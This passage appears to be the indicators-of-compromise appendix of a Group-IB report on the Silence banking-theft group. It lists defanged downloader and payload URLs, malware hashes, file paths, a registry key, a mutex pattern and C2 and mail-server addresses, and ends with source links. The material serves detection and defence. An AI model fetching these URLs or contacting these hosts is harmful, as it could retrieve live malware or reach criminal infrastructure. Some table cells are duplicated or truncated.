28/06/2018	07b395267cfb60f24de7192b7dbf4bdcdf8d663a21fdaabbcef3fc20093ae087	http://147.135.170[.]169/kernel.dat
11/09/2018	8f28b7dc92b7c60b8ede821dae400746e257c447c05957d8c6b6fd4eb94fc19d	http://185.17.121[.]223/date2.date
18/09/2018	d964b7c1d01dfaa287e5613ba918729d7cf7234d81532bfe193ed406eec2a773	http://185.180.196[.]43/date2.dat
18/09/2018	589975a352b07295b4c731e3165cadeb895634a30d8f028170b9d49abd73e470	http://79.137.127[.]216/ba.dat
19/09/2018	c24815aed025eac9ff8946e8c9ca861eb6aae691959204893056aece6f71a1eb	http://185.180.196[.]43/date1.dat
20/09/2018	a46afd89dafd0df1adbf50915bb46655b07f378edfaa7e94fd5940a50ff58716	http://185.180.196[.]43/date2.dat
20/09/2018	14acf544c4f04b82a951da4c09a3baaa3049030e9e4b4d12ece5d856b03b58d2	http://185.180.196[.]43/date2.dat
23/09/2018	c998d74dc9b7ebe9864d451752c7d8eafdf334bacbf09dbcfcb7548da1cc05e6	http://185.180.196[.]43/date1.dat
25/09/2018	ec7c0c1f00b1c92510d8b959fb4201163abd0bf0fee3a3e32901cec95d1d7d77	http://185.17.121[.]223/date1.date
17/10/2018	6703dbf496bb331a109ee5824c8ff4c0281861d8478470b63c4580e4676d26e1	http://msboxoffice[.]com/date1.dat
17/10/2018	a673f1545649e3e9b19c37389a76ea66844ea1f307b702ab7118ad819ffcb4fc	http://msboxoffice[.]com/date1.dat
17/10/2018	8f6b5dc882b171b166d9009f29159cce029d35586d363116113f09bf7140ea6e	http://msboxoffice[.]com/date1.dat
07/12/2018	6e55fc56eb8224ab3ee1f8df81626d5f5737a923c3ae4202affaf2d1a2b57c68	http://31.207.45[.]85/d.dat
03/01/2019	b6022ffc9fc24378102145071d912a75c0dc47c1a1639b341fdcee38f55fdf31	http://31.207.45[.]85/d.dat

Downloaders

13/02/2019	6b8c9f93232dbc4c83708c3b3c534ecc695937b41a446c16ae6fb84d11117da7	http://185.17.123[.]201/dat1.omg
13/02/2019	de6c44683c489a7cb26bd435199aa327b7df8f0be31cc474cf98c7cab9b3abb5	http://185.17.123[.]201/dat2.omg
13/02/2019	6c4e2c2de91c728bb5f0c407be3b01585bfdbcbbdade4fafc0779c9fc2dceeec	http://185.17.123[.]201/dat3.omg
19/02/2019	01db49c3afcb46c593bc7247f04f8ae87abf04c585de57557b1e5a89a14588a6	http://185.17.120[.]235/dat3.omg
19/02/2019	9a58aeab3ddfc5d1b13ec0c8718b1f0c5cf934cbd0a61a93d906a9b7ca3860dd	http://185.17.120[.]235/dat1.omg
19/02/2019	a77c85a15c8d873396d2d299a58ce49cf7044703189977c21c5a17c2eb9ec451	http://185.17.120[.]235/dat3.omg
19/02/2019	0a7e6a1ed2b4111dd285cf2582e794e18fb4c25d85329c1f6b15f27a68741dcb	http://185.17.120[.]235/dat4.omg
19/02/2019	4efe3097dac309a1619415e1ef8654f0b30b516e601d6c4c061cfcd9dd876968	http://185.17.120[.]235/dat1.omg
19/02/2019	ffaad77e7c2e56b965fe38dfdd490572321d29e00f5b1f27e692c4f697d72904	http://185.17.120[.]235/dat1.omg
20/02/2019	d1d9657b4230b63ff7b5f94ecd21660c3edf314fcf23b745226fae806d456cb8	http://213.183.63[.]242/fact1.omg
20/02/2019	014d47cc2ee73efb3ec06a72d886888fcc2489ce8e8323f57ee03295439e6f34	http://195.123.209[.]169/dat1.omg
22/02/2019	17ace58c2d19cd852f9b3b1f27aea925d015593998b52260dd4f2ee075260880	http://dorlon-sa[.]com/~dorlon/181.dat
27/02/2019	81edbd0ebf33aa7d751e0b44f66b3fc2f5a243ca80dad6c0188f40fd860f58dd	http://91.200.41[.]236/s.dat
01/03/2019	17a3f9e74cb4691035e7e09f1432e507a7bb31ef33cb8511674b58d95d1670a6	http://185.162.131[.]87/p.dat
06/03/2019	80c9296ef0e1a250ca4b3911a02d90221bdc9b2b12dc9eb6a5b8e5f1778493fe	http://185.231.155[.]59/s.dat
06/03/2019	2ad7ac74e6e21a2d36bcbf28a3988f5ad1b3fa86a6e74ed9bbf3d15c4cbac32b	http://185.128.213[.]12/s.dat
06/03/2019	d864fa83a75edf68d81baea5a40a143096c1db5237cc6db807601eaa9e4e6d22	http://31.41.47[.]190/s.dat
06/03/2019	dd76664175d0f97c37fbfea5071c043412721dc3a975b6c54b6df9abe73bc1d1	http://167.179.86[.]255/dns.dat
11/03/2019	fb704b02ec395f339aebe658f7a69e7b67f6950c9e92fb96aaa9d3973fb24839	http://202.168.153[.]228/dns3.dat
12/03/2019	b759fe01c5a6eb03fd1d30fd5ea9ec9841a7622f81b37b449e098bc88895a558	http://clodflarechk[.]com/cloud.png
15/03/2019	b2578d68dbd6100450217318e3744fbc3445e1fdd04820a777156a0dc4cd4df1	http://185.231.155[.]59/s.dat
16/03/2019	b4b998c64566818bd273172573c8c35cee3602b711d8c3dc5245ddf4a5ba278b	http://91.200.41[.]236/s.dat

Payloads

05/06/2018	7f61258418b89942aa8e7bf2563ce11a05402d3ccf405a18e3d0a4d7a7f9ee41	185.222.202[.]139
07/06/2018	ba8ed406005064fdffc3e00a233ae1e1fb315ffdc70996f6f983127a7f484e99	103.208.86[.]140
13/06/2018	bce75d6ec2b8d7419044ba8302c96bbdeec0354b0dc764e19ec4e7aa44e8ef13	169.239.129[.]125
25/06/2018	7bf942db8cc97f6274754e1f4d16dcf14e9d21c09038746895e27b64fcfcdfe4	103.208.86[.]39
26/06/2018	18732545bc6fe6035f92d3b3aa0bfc06f031be2f26f556ad76f06e9573d384d9	103.208.86[.]252
12/07/2018	42ded82ef563db3b35aa797b7befd1a19ec925952f78f076db809aa8558b2e57	185.99.132[.]119
13/07/2018	73e149adb7cc2a09a7af59aecd441fd4469fc0342b687097cadfbce10896c629	103.208.86[.]226
17/07/2018	557db9e6398fd38b7f215bbbc18d433c5c49a86adfba0cb9dbc9ea272366d727	185.99.132[.]128
17/07/2018	56f1ab4b108cafcbada89f5ca52ed7cdaf51c6da0368a08830ca8e590d793498	169.239.128[.]150
17/07/2018	c2080983598643a2498d1f6ef3f1cc9dc58a784a69e3f313f18dc1b8e0afbc17	185.99.132[.]128
17/07/2018	89590e12f45b01e70563205a67db70645f8bb534ab6fdf54fba1f7d36f614d67	169.239.129[.]3
19/07/2018	773f08e332a9bf8648c1cad76186e1120025dae9aac402c0ca1ba7b71d8af9c9	185.99.132[.]128
14/08/2018	efeadabb39db0f7087ecec71b31f198727443beef8fa030ee2dfe5266d78603b	169.239.129[.]27
21/08/2018	8cbf24dbbe16fa051ba13b3bc84b1b2c359206488f8fd35e1bc89339813ae180	185.99.132[.]128
21/08/2018	7d0eef74bc6cdc0d6af977fcdcd94af9859fbac84671e869409b2e141cc131d0	185.99.132[.]128
22/08/2018	b966e1a71719361338e861800c3c989b22336e4a4497c28f75398c4804a250c6	
23/08/2018	8947f9468f16ab3eebb56d546034061d7073e29b5010444e385aa3937b10a81e	
17/09/2018	ebce43d96b77e0e6a395a7cbde462b90abbc91894dbd80c2a413286aa24e3435	185.99.132[.]12
16/10/2018	35613fdfb5940ead5d2f2c124ccf6d022d308b6efbffecead20e57202292f423	185.99.132[.]128
17/10/2018	bb6d7888b7538c8df9c7b3fb4baedd2e8309c39df527c0d48bfb46bc87918de4	169.239.129[.]27
17/10/2018	ed5d29a19f3aed2c870051d639b974f16682a2463fd20bd230594102c39958dd	169.239.129[.]27
17/10/2018	50c94e998a1c387ba7af19f870716c0299f5e9ffd8fa3bd721f120ede8f1b440	
17/10/2018	e525e1b3367eb427002fd84a5b5d7ac18df93fce4412d0f18aaa6b1141cc56c2	
24/10/2018	f143a594fa59150afc7503a8e18a0986bbe7985e8c4480b11f49344194317bd4	
27/11/2018	8f21ac40c116f25276c5c52a64ef883bd80d28a5d09f589cbc7180ac4b009abb	
29/11/2018	f318b1fe2d131e67ac1a1800e59dc1373464c69992008db4dac436bed90225e8	169.239.129[.]27
07/12/2018	c8156fef756fdc195b0acfad767ce26c304c8dccd1ba8f3fb7efb7f1e08cd1e6	185.255.79[.]44
18/02/2019	56b57fc829774aa4423b7a29ff5a081b75167d2466898acbc7d89e717bfb4869	185.99.133[.]83
19/02/2019	7ecfd68341fe276c17246dc51c5d70ee2c1bbc6801c85201c8a62956c23d872d	185.99.133[.]83
20/02/2019	af1d155a0b36c14626b2bf9394c1b460d198c9dd96eb57fac06d38e36b805460	185.255.79[.]67
22/02/2019	8562d866b475e221a5394e6ddeec67ccdb49faa752dd25b76281842bec8c2907	169.239.129[.]31
22/02/2019	bccddce212adc252328a56af862c1310d084fcfd3838ffe6c36fb4e0ff64ca78	185.99.133[.]2
26/02/2019	6e53d7e07e04b718825f6ab209a74ecbcfc6285097f0c0f9d332e8c0f54e1097	169.239.128[.]15
06/03/2019	4425fec38db7503a3cb1a1be48d14881a18a00ccef7a975a0d64fba1191d8b09	91.201.65[.]181
10/03/2019	03318d195541590cce94df7ec95ba899e5cd0dbac813a4042ac7efaa9a01f9ed	146.0.77[.]62

Payloads

10/03/2019	1b5a01df930dbaaf8a61a948b2d7205eed023022c5d76c03144daeae0442e5ca
15/03/2019	dd11953288c33ca020301ec639efa1a42f87059fb1adafde58343db7002d4b4b
21/03/2019	127178ad32549676de47111180a356bfc1184bb0de8e3ce46a61da6a170489de
21/03/2019	64edb1c153edd7ed92b2847f9ba703b1254924f046f8873459e74ecb9bb4d6d7

ИНДИКАТОРЫ КОМПРОМЕТАЦИИ

Приведенный ниже список индикаторов не является полным и только дополняет индикаторы из отчета **“Silence: Moving into the darkside”**.

Файловая система

> %APPDATA%\temps.dat
>
> %APPDATA%\<string>-[0-9a-f]{8}.exe
>
> %PROGRAMDATA%\<filename>.exe
>
> gxftcp.dat
>
> C:\xfsasdf.txt
>
> c:\windows\st.exe
>
> c:\hp\dotnet.exe
>
> c:\hp\1.txt
>
> c:\hp\SocksTest.exe
>
> c:\intel\asyncbridge.net35.dll
>
> c:\intel\sockstest.exe
>
> c:\hp\SocksTest.exe

Реестр

> несанкционированные ключи в HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Mutexes:

> Global\\00000539[random_dword]

Hashes

> 06bd5fc2eb2b00cabfe279b1321e6671f0c768be — Silence.Downloader aka TrueBot
>
> 1cc39211d98e3e11dc9afd499f97b93043c470fb — Silence.Downloader aka TrueBot
>
> 93223c0dbc7df43e4d813c9809cde1263aaf4ec3 — Silence.Downloader aka TrueBot
>
> 2a54b8216b96897f9f5c31992ea0d6b43b96f32b — SIlence.ProxyBot.NET
>
> c59cb38bcada36d8c7a671642146ff39f1f49693 — Silence.MainModule
>
> 957538ca1a87ce6cbf4f840777c032811d82bf55 — CVE-2017-11882/CVE-2018-0802
>
> 2cd620cea310b0edb68e4bb27301b2563191287b — Silence.Downloader aka TrueBot
>
> f3a639f2659709c76b70a0c2dd7dc3ef1d12103b — Silence.Downloader aka TrueBot
>
> 3e796c9580de47fe994cbbfcc8c383375ab4618b — Silence.Downloader aka TrueBot

2250174b8998a787332c198fc94db4615504d771 — CHM

1b8c71131891dc1c728349405409a687caeefdbc — Silence.Downloader aka TrueBot

d1dd819dc64c26913d2d9ec8dd4ad9c4e26512a9 — Silence.Downloader aka TrueBot

d0dcfbeeb9f81af8bad758d5e255a412ad5a7004 — Silence.Downloader aka TrueBot

CC3875B9A8062B3BC97564C922EF8440FA95923C — Malicious DOC

3A8E362F8183BC9D33320F03285CEEA07FD19250 — Malicious DOC

272FCD5C45C1F8A42B15B95DF7D293CC8FE22375 — Malicious DOC

7FE56AC2B3EEDC4E51021ED3C0C83B8722F2BF07 — Malicious DOC

7E4CB7E39B314F92252791597A45D685A5A38A7D — CHM

8D37648A1AD242F8EAB2016AAEE7A5B314757764 — VB script

C58642A02F848D437C30027C6455D07587477423 — VB script

E4B7DBDAD70443C565673DC46D8EEA05DD5C2B69 — DOC

76F1492A32C82CB1A003C2B0AAEC20E0 — CHM

fe1f5f9774e2b58af0b51453c933931648f7aa47

81673f941092618231599e910300249e13903c32 — Silence.Downloader aka TrueBot

d044bc7fb58792a6bf612116662df892a306a931 — CHM

290af346e9e235501e4004f997266f7256755669 — VB script

256bb2d559885b3116e64797ac57c0102a905296 — Silence.Downloader aka TrueBot

c572ba3fcd991fd29919d171b8445dbb5277a51d — Silence.Downloader aka TrueBot

4896d0d045bbfb796731d9f851126e59c87fc580 — Silence.Downloader aka TrueBot

20688dbbfd8b96e23663e059cd7a7ddb5a997dcd — Connection checker

640560fa36cf9d3b9b134bd9b951e8d5c9a3e3e6 — Silence.Downloader aka TrueBot

ebe222153f3663239522812dc349a9a1fd95f717 — Silence.ProxyBot.NET

2beacf1ca098550b829b4b0d9b4f723ad8d1978e — Silence.Downloader aka TrueBot

5fcb0495cf70946cf606b95b51ead132e4dded3e — Silence.ProxyBot.NET

4d0d5ecaea133dbcc603119a5271796bfe371036 — LNK

f858c23c03a598d270eba506f851fb14685809fd — Ivoke downloader

1477b18e917c295df9b3c5624e91057999a3f2b6 — Silence.MainModule

818c0ade5cc1000a7ac7088b431d44a681e06d7b — DOC

974f24e8f87e6a9cce7c6873954ecab50ffa6f92 — Silence.Downloader aka TrueBot

7a2aad56c8306a062279645686c59cbf2b2647c4 — Silence.MainModule

7067326bf1efd4898afa4318b1b1ceba0da86bb3 — Silence.ProxyBot

EDAF75C6B649C48EC1CA78156BB49503B6183C38 — CHM

> 62a4ce1c4f81643eda4288f28c158b5f92bf6983 — macro doc
>
> 08c985a9187d3823d89c16f479a56181559681ae — Silence.ProxyBot
>
> 0f5cf45240401aad6ea2118f99eb3fceca9d23e4 — Silence.ProxyBot.NET
>
> e2955b716250ec0f25510e5bc2ca05fa037ffdad — Silence.ProxyBot.NET
>
> 0b5f0c94ca5251a16bf142f8fdbae117d2996f66 — Silence.MainModule
>
> 15e8fac9c9d5e541940a3c2782df6196ec1e9326 — xfs-disp.exe
>
> c667cba2b4c2d0426aacfcb7b6cb9c8282dddcdb — Silence.MainModule
>
> 21f557e714f240cd0fff365a454c57849a87170c — Silence.Downloader aka TrueBot
>
> f88d4e44d85ef3acc24c8b459c68915c76e792ed — EDA
>
> cd4e470e7448e8d9e559fd2029a069829c6190cb — Silence.ProxyBot.NET

Домены и IP-адреса

Адрес	Назначение	Хостинг/регистратор	Дата
5.39.221[.]46	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-07
mobilecommerzbank[.]com	mail servermail server	Public domain registry	2018-08
5.39.218[.]205	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-08
5.8.88[.]254	Silence.Downloader CnCSilence.Downloader CnC	Morene	2018-05
91.243.80[.]200	Silence.Downloader hostingSilence.Downloader hosting	Morene	2018-05
fpbank[.]ru	mail servermail server	R01-RU	2018-05
84.38.133[.]22	Silence backendSilence backend	Dataclub	2018-07
itablex[.]com	Silence backendSilence backend	GoDaddy	2018-07
sbbank[.]ru	mail servermail server	Ru-Center	2018-10
146.0.77[.]18	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2018-10
5.39.221[.]60	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-10
91.243.80[.]84	Silence backendSilence backend	Morene	2018-09
84.38.134[.]103	Silence backendSilence backend	Dataclub	2018-10
74.220.215[.]239	mail servermail server	Unified Layer	2018-11
146.0.72[.]139	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2018-11
146.0.72[.]188	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-11

Адрес	Назначение	Хостинг/регистратор	Дата
185.236.76[.]175	Silence backendSilence backend	DeltaHost	2018-11
185.29.10[.]26	Silence backendSilence backend	Dataclub	2018-11
5.39.218[.]162	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-10
146.0.77[.]104	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2018-12
146.0.77[.]112	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2018-12
pharmk[.]group	mail servermail server	NameCheap	2018-12
cardisprom[.]ru	mail servermail server	RegRu	2018-12
bankrebres[.]ru	mail servermail server	RegRu	2018-12
213.183.63[.]227	Silence.Downloader CnCSilence.Downloader CnC	Melbicom	2018-12
185.244.131[.]68	Silence.Downloader CnCSilence.Downloader CnC	Gwhost	2018-12
basch[.]eu	Silence.Downloader hostingSilence.Downloader hosting	1&1 internet	2019-01
217.160.233[.]141	Silence.Downloader hostingSilence.Downloader hosting	1&1 Internet	2019-01
185.70.187[.]188	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2019-01
185.70.186[.]146	Silence.Downloader hostingSilence.Downloader hosting	Hostkey	2019-01
185.36.191[.]42	Silence backendSilence backend	Serverius	2019-01
185.175.58[.]136	Silence.Downloader CnCSilence.Downloader CnC	HostHatch	2019-01
185.29.8[.]45	Silence.Downloader hostingSilence.Downloader hosting	Dataclub	2019-02
5.39.218[.]210	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2019-02
5.188.231[.]47	Silence backendSilence backend	Morene	2019-03
185.70.184[.]32	EDA backendEDA backend	Hostkey	2019-03
counterstat[.]pw	EDA backendEDA backend	NameCheap	2019-03
counterstat[.]club	EDA backendEDA backend	NameCheap	2019-03
185.20.187[.]89	Silence backendSilence backend	DeltaHost	2019-03
193.109.69[.]5	Ivoke downloaderIvoke downloader	Hostkey	2019-05
185.29.9[.]41	Silence backendSilence backend	Dataclub	2019-06
185.161.208[.]9	Silence.MainModule hostingSilence.MainModule hosting	DeltaHost	2019-06
185.70.186[.]149	Silence.Downloader CnCSilence.Downloader CnC	Hostkey	2019-06

Адрес	Назначение	Хостинг/регистратор	Дата
185.70.186[.]151	Silence.Downloader hostingSilence. Downloader hosting	Hostkey	2019-06
zaometallniva[.]ru	mail servermail server	RegRu	2019-06
151.248.115[.]41	mail servermail server	RegRu	2019-06
1mliked[.]u	mail servermail server	Ru-Center	2019-06
185.154.52[.]83	mail servermail server	Eurobyte	2019-06
185.154.52[.]142	mail servermail server	Hostkey	2019-06
185.236.76[.]216	Silence backend	DeltaHost	2019-06

ИСПОЛЬЗУЕМЫЕ ИСТОЧНИКИ

[1] https://www.thedailystar.net/frontpage/news/three-banks-hit-cyberattacks-1760629

[2] https://www.youtube.com/watch?v=un1H-92AUeI

[3] https://www.prothomalo.com/economy/article/1597491/%25E0%25A6%25A6%25E0%25A7%2587%25E0%25A6%25B6%25E0%25A7%2587-%25E0%25A6%258F%25E0%25A6%25AE%25E0%25A6%25A8-%25E0%25A6%259C%25E0%25A6%25BE%25E0%25A6%25B2%25E0%25A6%25BF%25E0%25A7%259F%25E0%25A6%25BE%25E0%25A6%25A4%25E0%25A6%25BF-%25E0%25A6%2595%25E0%25A6%2596%25E0%25A6%25A8%25E0%25A7%258B-%25E0%25A6%25A6%25E0%25A7%2587%25E0%25A6%2596%25E0%25A6%25BE-%25E0%25A6%25AF%25E0%25A6%25BE%25E0%25A7%259F%25E0%25A6%25A8%25E0%25A6%25BF&sa=D&ust=1564743784434000&usg=AFQjCNEkBE7L26omHjGM7NuAnSFO2STrMA

[4] https://www.dhakatribune.com/bangladesh/crime/2019/06/02/police-bank-authorities-in-dark-over-atm-fraud&sa=D&ust=1564743784434000&usg=AFQjCNFVLOfhxVGNXWlOy1InyRxP-7N1pQ

[5] https://www.thedailystar.net/frontpage/news/three-banks-hit-cyberattacks-1760629&sa=D&ust=1564743784434000&usg=AFQjCNFOB7KqwoX53kORZTWb5zM6OC0Xcg

[6] https://www.youtube.com/watch?v%3Dun1H-92AUeI&sa=D&ust=1564743784435000&usg=AFQjCNEJo9GAykaCBFftiIYrXhKp605S6A

[7] https://www.kommersant.ru/doc/3881484

Предотвращаем
и расследуем
киберпреступления
с 2003 года.

www.group-ib.ru
blog.group-ib.ru

info@group-ib.ru
+7 495 984 33 64

twitter.com/groupib
facebook.com/group-ib